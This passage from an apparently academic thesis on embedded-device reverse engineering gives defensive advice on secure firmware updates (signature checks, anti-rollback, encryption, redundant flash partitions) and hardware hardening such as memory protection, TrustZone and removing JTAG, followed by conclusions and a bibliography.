

Figure 6.3: Signature validation process for firmware authentication during secure firmware update.

In order to prevent roll-back attacks, in which an attacker manage to find an

exploitable vulnerability in a previous version of the original firmware, the boot-loader must include a mechanism to enforce anti-rollback support through signing key revocation. Such protection can be invoked by the manufacturer by releasing every new firmware with an updated verification key which, saved in the key store of the boot-loader during the update process, unconditionally blocks Flash updates to all earlier firmware revisions that were previously signed with the old (revoked) key.

Firmware Encryption and Redundant Flash Memory Design

Firmware authentication prevents attacks which use the firmware upgrade procedure to inject arbitrary code in order to perform live debugging techniques. Nevertheless, without proper *encryption of the firmware update*, its content might still be intercepted during the update process and thus exposed to offline analysis. By combining public-key cryptography and symmetric encryption algorithms like AES, the boot-loader is able both to authenticate and to decrypt the firmware, while flashing its content in the internal Flash memory. Due to size limitations of RAM in embedded device although, the authentication of the new firmware image can take place only after the firmware has been decrypted and written into the Flash memory: the boot-loader receives the update, performs on-the-fly decryption and stores decrypted data on the Flash memory. Only after that, the boot-loader is able to check for firmware authenticity and grant its execution. In case of error, data corruption or authenticity check failure the main application is discarded and the device remains in unusable state until next reprogramming.

In order to avoid such scenario, we propose the *redundant Flash memory design* shown in figure 6.4. The main application Flash memory is split in two equal-sized partitions, each one with a working copy of the firmware image. In normal circumstances, the device choose one of the two images to perform the device boot. In case of firmware upgrade, the boot-loader decrypts and stores the update to the first Flash partition, leaving the second one as fall-back in case of update failure. Only after the new image has been decrypted and verified, its content is copied to the backup partition.

6.2 Hardware Design

Electronic design is out of the scope of this thesis, nevertheless we identified a few security-related hardware features for reverse engineering prevention in embedded architectures. By studying all major and common attack vectors that we described in chapter 3, and by developing the RE techniques of chapters 4 and 5, we were able to produce the following list of hardware design advices:

- Choose a microcontroller with **integrated Flash program memory** and possibly avoid the use of any kind of external volatile and non-volatile mem-



Figure 6.4: Redundant Flash memory design: the Flash memory is split in two partitions to maintain a back-up copy of the authenticated firmware in case of update failure.

ory: the use of memories integrated in the MCU package allow to avoid the attack vectors related to direct Flash memory dump (section 3.1.4) and the offline analysis of program code or external EEPROM content (section 4.2.2). Moreover, external RAM memory should be avoided whenever possible in order to block tapping and dumping of sensitive information, such as encryption or authentication keys, while the device is running. If an external RAM is required, we suggest the use of microcontrollers – for example Atmel SMART ARM-based MCUs [1] – providing *transparent external DDR RAM encryption* capabilities.

- Take advantage of **security features integrated in the MCU** such as the memory protection unit: almost all mid-end and high-end microcontrollers offer memory protection capabilities which can be implemented in order to limit read/write Flash memory access from the application code. As explained in previous section, the secure firmware updates requires that only the boot-loader, after verifying the authenticity of the update, has the authority to perform write operations to the integrated Flash memory. In order to enforce such security mechanism, the *hardware memory protection unit* should be configured to prevent write access to the Flash memory from all the program code but the boot-loader.

- Set-up a **hardware-enforced secure environment** and move security-related code and data into the secure section: several security-aware ARM microcontrollers provides such capability as a technology named *ARM TrustZone* [2]: the processor core is split into two virtual cores, one operating in a normal world and the other working in a secure world. This mechanism essentially creates

[1] Atmel SMART ARM-based MCUs: `http://www.atmel.com/products/microcontrollers/arm/`

[2] ARM TrustZone technology: `http://www.arm.com/products/processors/technologies/trustzone/index.php`

another level of execution privilege in addition to the traditional demarcation of user and kernel modes. Each virtual processor has access to its own virtual memory management unit (MMU) so that clear separation between normal and secure page table translations can be maintained. The boot-loader – in particular the firmware authentication algorithm and the key store described in 6.1.2 – should be implemented in the separate secure environment in order to prevent bugs and security flaws of the main application to compromise the secure firmware upgrade process.

- **Remove debug and test interfaces** such as JTAG and serial console: as we demonstrated in 3.4, standard debug interfaces used during device development, represent one of the most powerful attack vectors of embedded architectures. We suggests to eliminate all JTAG (or equivalent interfaces) and serial debug console connectors or headers from the PCB. Moreover, if feasible, the hardware designer should consider the adoption of an MCU with physically inaccessible pins. A commonly used integrated-circuit package with such characteristic is the BGA package where pins are replaced by pads on the bottom of the package, each initially with a tiny ball of solder stuck to it. The only way to access JTAG pins on a such production device would be the complete de-soldering of the microcontroller, which in turn requires advanced hot-air or infrared de-soldering equipment to prevent damages to the chip.

Chapter 7

Conclusions

In this thesis we have given an overview of the reverse engineering of embedded architectures field of study. We provided a list and a detailed analysis of the major and widespread attack vectors for embedded devices. In the field of offline analysis we introduced a new technique that allows to pinpoint the location of an algorithm or a specific functionality inside the embedded device‘s firmware. Moreover, we proposed a new method for tracing the runtime execution of embedded devices using generic digital pin re-targeting to produce short electric pulses. In the field of live analysis we introduced a novel technique which allows to arbitrary trace the runtime execution of a device through code-injection of function hooks and debug handlers. Eventually we provided a set of software and hardware design principles and best practices to overcome security shortcoming that we found in several production devices.

We are planning to focus our future work in the study, development and implementation of a semi-automated framework for reverse engineering through live debugging and code-injection techniques. Furthermore we are investigating advanced reverse engineering methods such as the side-channel analysis [34] and the fault-injection reverse engineering [35].

Bibliography

[1] Xiaoyun Wang and Hongbo Yu. How to break md5 and other hash functions. In *Advances in Cryptology–EUROCRYPT 2005*, pages 19–35. Springer, 2005.

[2] Elaine Barker and Allen Roginsky. Transitions: Recommendation for transitioning the use of cryptographic algorithms and key lengths. *NIST Special Publication*, 800:131A, 2011.

[3] TIS Committee et al. Tool interface standard (tis) executable and linking format (elf) specification version 1.2. *TIS Committee*, 1995.

[4] Thanthry Sreedhar and S Remya. Techniques for reprogramming the boot in automotive embedded controllers. Technical report, SAE Technical Paper, 2008.

[5] Sergei Skorobogatov. Physical attacks on tamper resistance: progress and lessons. In *Proc. of 2nd ARO Special Workshop on Hardware Assurance, Washington, DC*, 2011.

[6] Charlie Miller and Chris Valasek. Adventures in automotive networks and control units. *Last Accessed from http://illmatics. com/car_ hacking. pdf on*, 13, 2013.

[7] Ford Motor Company. *Smart Junction Box Module Configuration*, 2011. http://juchems.com/ServiceManuals/viewfile3f27.pdf.

[8] ISO 15765-2. Road vehicles – diagnostic communication over controller area networks (docan) – part 2: Transport protocol and network layer services, 2011.

[9] ISO 14229-1. Road vehicles – unified diagnostic services (uds) – part 1: Specification and requirements, 2013.

[10] ISO 14230-2. Road vehicles – diagnostic communication over k-line (dok-line) – part 2: Data link layer, 2013.

[11] Stefan Tillich and Marcin Wójcik. Security analysis of an open car immobilizer protocol stack. In *Trusted Systems*, pages 83–94. Springer, 2012.

[12] Stephan Schmitz and Christopher Roser. A new state-of-the-art keyless entry system. Technical report, SAE Technical Paper, 1998.

[13] Karl Koscher, Alexei Czeskis, Franziska Roesner, Shwetak Patel, Tadayoshi Kohno, Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, et al. Experimental security analysis of a modern automobile. In *Security and Privacy (SP), 2010 IEEE Symposium on*, pages 447–462. IEEE, 2010.

[14] Sankaranarayanan Velupillai and L Guvenc. Tire pressure monitoring [applications of control]. *Control Systems, IEEE*, 27(6):22–25, 2007.

[15] Rob Millerb Ishtiaq Roufa, Hossen Mustafaa, Sangho Ohb Travis Taylora, Wenyuan Xua, Marco Gruteserb, Wade Trappeb, and Ivan Seskarb. Security and privacy vulnerabilities of in-car wireless networks: A tire pressure monitoring system case study. In *19th USENIX Security Symposium, Washington DC*, pages 11–13, 2010.

[16] Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, Stefan Savage, Karl Koscher, Alexei Czeskis, Franziska Roesner, Tadayoshi Kohno, et al. Comprehensive experimental analyses of automotive attack surfaces. In *USENIX Security Symposium*, 2011.

[17] Institute of Electrical and Electronics Engineers. Ieee standard for test access port and boundary-scan architecture. *IEEE Std 1149.1-2013 (Revision of IEEE Std 1149.1-2001)*, pages 1–444, May 2013. doi: 10.1109/IEEESTD.2013.6515989.

[18] Kurt Rosenfeld and Ramesh Karri. Attacks and defenses for jtag. *Design and Test, IEEE*, 2010.

[19] Intel Corporation. Ball grid array (bga) packaging. http://www.intel.com/content/dam/www/public/us/en/documents/packaging-databooks/packaging-chapter-14-databook.pdf, 2000.

[20] Sungchul Lee and Hyunchul Shin. Efficient and low-cost metal revision techniques for post silicon repair. *JOURNAL OF SEMICONDUCTOR TECHNOLOGY AND SCIENCE*, 14(3):322–330, 2014.

[21] Hagai Bar-El, Hamid Choukri, David Naccache, Michael Tunstall, and Claire Whelan. The sorcerer's apprentice guide to fault attacks. *Proceedings of the IEEE*, 94(2):370–382, 2006.

[22] Sergei Skorobogatov. Fault attacks on secure chips. *Design and Security of Cryptographic Algorithms and Devices*, 2011.

[23] Felix Domke. Blackbox jtag reverse engineering. *Update*, 1:1, 2009.

[24] EIA Standard RS232-F. Interface between data terminal equipment and data communications equipment employing serial binary data interchange, 1997.

[25] Peter Gutmann. Data remanence in semiconductor devices. In *Proceedings of the 10th conference on USENIX Security Symposium-Volume 10*, pages 4–4. USENIX Association, 2001.

[26] David Seal. *ARM architecture reference manual*. Pearson Education, 2001.

[27] Benjamin Jun and Paul Kocher. The intel random number generator. *Cryptography Research Inc. white paper*, 1999.

[28] Atmel Corporation. Avr274: Single-wire software uart. http://www.atmel.com/Images/AVR274.pdf, 2007.

[29] ARM Limited. Realview® compilation tools. http://infocenter.arm.com/help/topic/com.arm.doc.dui0205g/DUI0205.pdf, 2006.

[30] Stephen Bo Furber. *ARM system-on-chip architecture*. pearson Education, 2000.

[31] Gregory Wroblewski. *General Method of Program Code Obfuscation (draft)*. PhD thesis, Citeseer, 2002.

[32] Douglas Low. Protecting java code via code obfuscation. *Crossroads*, 4(3):21–23, 1998.

[33] Daniel Dolz and Gerardo Parra. Using exception handling to build opaque predicates in intermediate code obfuscation techniques. *Journal of Computer Science & Technology*, 8, 2008.

[34] Rémy Daudigny, Hervé Ledig, Frédéric Muller, and Frédéric Valette. Scare of the des. In *Applied Cryptography and Network Security*, pages 393–406. Springer, 2005.

[35] Mei-Chen Hsueh, Timothy K Tsai, and Ravishankar K Iyer. Fault injection techniques and tools. *Computer*, 30(4):75–82, 1997.

[36] Marcel Breeuwsma, Martien De Jongh, Coert Klaver, Ronald Van Der Knijff, and Mark Roeloffs. Forensic data recovery from flash memory. *Small Scale Digital Device Forensics Journal*, 1(1):1–17, 2007.

[37] David Cooper, William Polk, Andrew Regenscheid, and Murugiah Souppaya. Bios protection guidelines. *NIST Special Publication*, 800:147, 2011.

[38] Randy Torrance and Dick James. The state-of-the-art in ic reverse engineering. In *Cryptographic Hardware and Embedded Systems-CHES 2009*, pages 363–381. Springer, 2009.